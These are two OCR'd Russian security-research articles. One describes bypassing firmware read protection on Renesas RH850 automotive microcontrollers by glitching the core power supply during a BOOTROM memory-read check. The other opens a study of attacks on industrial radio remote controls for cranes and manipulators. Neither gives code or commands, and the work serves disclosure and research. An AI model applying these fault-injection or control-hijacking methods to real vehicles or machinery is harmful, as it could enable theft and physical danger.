




Рисунок 2. Типичная топология сети в автомобиле




AUTOPILOT
PARKING
RADAR
NAVIGATOR
PROJECTION
INTERFACE
CLIMATE CONTROL

# ПУТЬ ИЗ БЛОКА «А» В БЛОК «Б»

Рассмотрим ситуацию, когда блок «А» должен связаться с блоком «Б». Для этого необходимо выполнение сразу нескольких условий:

- Блок «А» должен сформировать и отправить корректные данные на шину CAN.
- Данные должны дойти до Gateway.
- Gateway должен распознать сообщение как допустимое и пропустить его дальше.
- Блок «Б» должен корректно принять полученные данные.
- Блок «Б» должен интерпретировать их как валидные и выполнить соответствующее действие.

Каждый из этих этапов требует глубокого понимания устройства прошивки блока «А», блока «Б» и Gateway: какими сообщениями они обмениваются и какая логика заложена в обработку данных.

Именно здесь возникает ключевая задача — реверс-инжиниринг ЭБУ и их прошивок. При наличии прошивки она в принципе решаема: можно привлечь команду опытных реверсеров (условно говоря, «посадить много Дим Скляровых») и распределить между ними блоки. Со временем основную логику работы каждого ЭБУ удастся восстановить без доступа к исходному коду. Именно так все и действовали раньше.

Однако современные автомобильные микроконтроллеры оснащены развитой системой защиты. Уже не получится, как десять лет назад, просто подключиться к чипу программатором и считать содержимое памяти. Аппаратные и программные механизмы безопасности существенно усложняют процесс.

## АВТОМОБИЛЬНЫЕ MCU

Несмотря на различия в архитектуре, представленные на рынке автомобильные MCU во многом похожи. Это связано с тем, что в индустрии есть набор отраслевых стандартов, которые в том числе регламентируют требования к безопасности микроконтроллеров, применяемых в ЭБУ. Один из ключевых стандартов — AUTOSAR [1] (AUTomotive Open System ARchitecture). Он разделяет программную логику и аппаратную платформу, тем самым повышает гибкость, модульность и повторное использование кода, а также формирует единые подходы к безопасности.

[1]

В линейках основных производителей микроконтроллеров для автомобильных ЭБУ (Infineon Technologies, NXP Semi conductors, ST Microelectronics и Renesas Electronics) заявлены механизмы защиты прошивки, а также дополнительные средства безопасности. В частности, SecureBoot и аппаратные средства контроля целостности.

Итак, нулевой шаг — получение самой прошивки. Для ее извлечения из микроконтроллера часто применяются атаки по побочным каналам (Side-channel attack). Их суть заключается в кратковременном физическом воздействии на микросхему — например, с помощью электромагнитных импульсов или путем манипуляций с линией питания. Это позволяет вызвать контролируемый сбой во внутренней логике работы чипа и нарушить уже упомянутые штатные механизмы защиты. В отдельных случаях таким образом можно обойти ограничения доступа и получить содержимое прошивки для последующего анализа и реверса (подробнее о подобных атаках можно почитать здесь: [2], [3], [4]).

[2] [3] [4]

# ИЗВЛЕЧЕНИЕ ПРОШИВКИ ИЗ RENESAS RH850

Мы исследовали серию микроконтроллеров Renesas RH850, которые используются в разных автомобильных блоках (Gateway, ECM, TCM, BCM и т. д.). Соответственно, уязвимости в этих чипах могут открыть хакеру дверь к прошивкам и дальнейшему получению контроля над автомобилем.

Производитель заявляет несколько видов защиты прошивки в этом семействе МК:

› Защита паролем (ID authentication).

› Отключение интерфейсов, по которым можно вычитывать ПО (Prohibition of connection of a dedicated flash memory programmer).

› Отключение команды чтения памяти (Prohibition of read commands).

Мы изучили разработанный производителем BOOTROM (загрузочный код / загрузчик), который по умолчанию недоступен для изменения со стороны программиста. В нем обнаружилось несколько участков кода, где можно «повернуть не туда» и получить доступ к прошивке.





Рисунок 3. Ассемблерный код обработчика команды чтения памяти (отладочная команда)

На рис. 3 видно, что после проверок настроек безопасности чип может отправить данные пользователю, но может и отказать. Если разработчик ПО включил защиту, команда вернет не данные, а код ошибки. Обычно это не считается проблемой безопасности — такой код пишут все. Однако если допустить, что процессор может исполнять код с ошибками, ситуация меняется. Этот кусок уже не будет безопасным: в нем есть сразу два места, где можно свернуть в зеленый блок, а не в красный.

Для эксплуатации этой ошибки в коде мы разработали аддон (небольшая печатная плата) к Chip'olino [5].





Рисунок 4. Аддон для Chip'olino

Мы провели большую работу [6] по настройке аддона и в конечном счете смогли считать прошивку с заблокированного чипа. Для этого в определенный момент времени, после попытки запросить память у микроконтроллера, нужно вызвать сбой на линии питания ядра. В результате ядро процессора выполнит код некорректно: вместо красного блока выполнение пойдет в зеленый, где чип отправляет данные из памяти.

Рисунок 5. Сбой на линии питания ядра

Отметим, что для проведения подобных атак недостаточно логической ошибки в коде — нужна физическая возможность манипулировать питанием микроконтроллера. Конечно, у любого процессора есть входные линии питания, на которые можно подавать напряжение выше или ниже номинального. Однако это далеко не всегда приводит к контролируемому сбою с предсказуемым результатом. В большинстве случаев чип либо сгорает, либо перезапускается. Нам удалось настроить параметры сбоя питания ядра таким образом, чтобы выдержать золотую середину: процессору уже не хватает питания для нормальной работы, но он еще не выключается.

В ходе экспериментов мы получили возможность обходить защиту множества чипов — выбранная серия MCU насчитывает десятки устройств. По сути, теперь мы можем доставать прошивки из ЭБУ и заниматься всеми любимым реверс-инжинирингом в его привычном понимании.

Представьте на минуту, сколько времени и знаний необходимо хакеру для превращения автомобиля в «машинку на пульте управления». Система состоит из большого количества частей, где победа над каждой — это уже огромное исследование.

Но никто не сказал, что это невозможно:)

# НЕ СТОЙ ПОД СТРЕЛОЙ

**Алексей Усанов**

Руководитель направления исследований безопасности аппаратных решений (Positive Labs), Positive Technologies

**О чем материал** Исследуем безопасность промышленных систем дистанционного управления

Насколько безопасны промышленные системы дистанционного управления? Этот вопрос возник у меня во время прогулки с ребенком, когда мы увидели, как машина-манипулятор разгружает бордюры прямо на тротуаре. Мой взгляд зацепила одна деталь: между пультом управления в руках оператора и самой машиной не было провода. «Радиоканал...» — подумал ~~Штирлиц~~ я, а значит, в теории есть возможность удаленного воздействия на оборудование.

В 2018 г. Trend Micro уже публиковала исследование [1] безопасности систем дистанционного управления — выводы, к сожалению, были неутешительными. Но с тех пор сменилась элементная база, появились новые вендоры и т. д., поэтому мы ожидали, что актуальные модели окажутся более защищенными...

## ЧТО МЫ ИССЛЕДОВАЛИ

Типовой комплект дистанционного управления включает пульт оператора и приемник, который устанавливается на промышленное оборудование (краны, бетононасосы, всевозможные манипуляторы и др.). В большинстве случаев приемник подключается по простой схеме: нормально разомкнутые реле при получении команды замыкают цепь. Этот подход позволяет управлять любым оборудованием с минимальными затратами.





Рисунок 1. Примеры комплектов радиоуправления


Рисунок 2. Схема подключения приемника

Мы провели анализ рынка и остановились на трех вендорах: UTING Telecontrol, Elfatek ANKA и DCH Radio. В их линейках есть как простейшие модели пультов (с несколькими кнопками), так и продвинутые — с джойстиками и дисплеями, на которых отображается телеметрия оборудования.

Далее мы определили сценарии атак, возможность реализации которых хотели проверить:

› **Denial of Service** — нарушение работы системы. Атакующий отправляет команды параллельно с легитимным пультом и нарушает работу оборудования или полностью блокирует управление (в том числе с помощью команды аварийной остановки).

› **Malicious Remote Control** — полный захват управления. Оператор теряет контроль над оборудованием, атакующий получает возможность управлять машиной.

› **Malicious Firmware Update** — подмена прошивки пульта/приемника для проведения атаки на цепочку поставок.

› **Remote Destruction** — дистанционное физическое уничтожение системы управления. Атакующий удаленно меняет конфигурацию системы управления и «кирпичит» оборудование. Отдельно рассматривали возможность воздействия на реле в приемниках: если заставить их переключаться несколько десятков раз в секунду (значительно чаще штатного режима), контакт пропадет буквально за пару часов.

- Made in China
- Год основания: 2003
- Цена за комплект оборудования: 100–500 долл.
- Производит 60 000 + комплектов в год
- Представлен в 60+ странах

# UTING TELECONTROL

Самый бюджетный и популярный производитель в нашей выборке. Мы взяли модели F21 и F24, работающие на частоте 433 МГц.

Рисунок 3.
UTING TELEcontrol:
модели F21 и F24


Внутри мы обнаружили оригинальное китайское железо — микроконтроллер KungFu и микросхемы приемников/передатчиков Cmostek. При этом стало понятно, что пульт и приемник не устанавливают двунаправленный канал связи: то есть пульт только передает, а приемник, соответственно, принимает. Сразу возникли мысли о проблемах с безопасностью радиоканала...

Рисунок 3.1.
Начинка F24

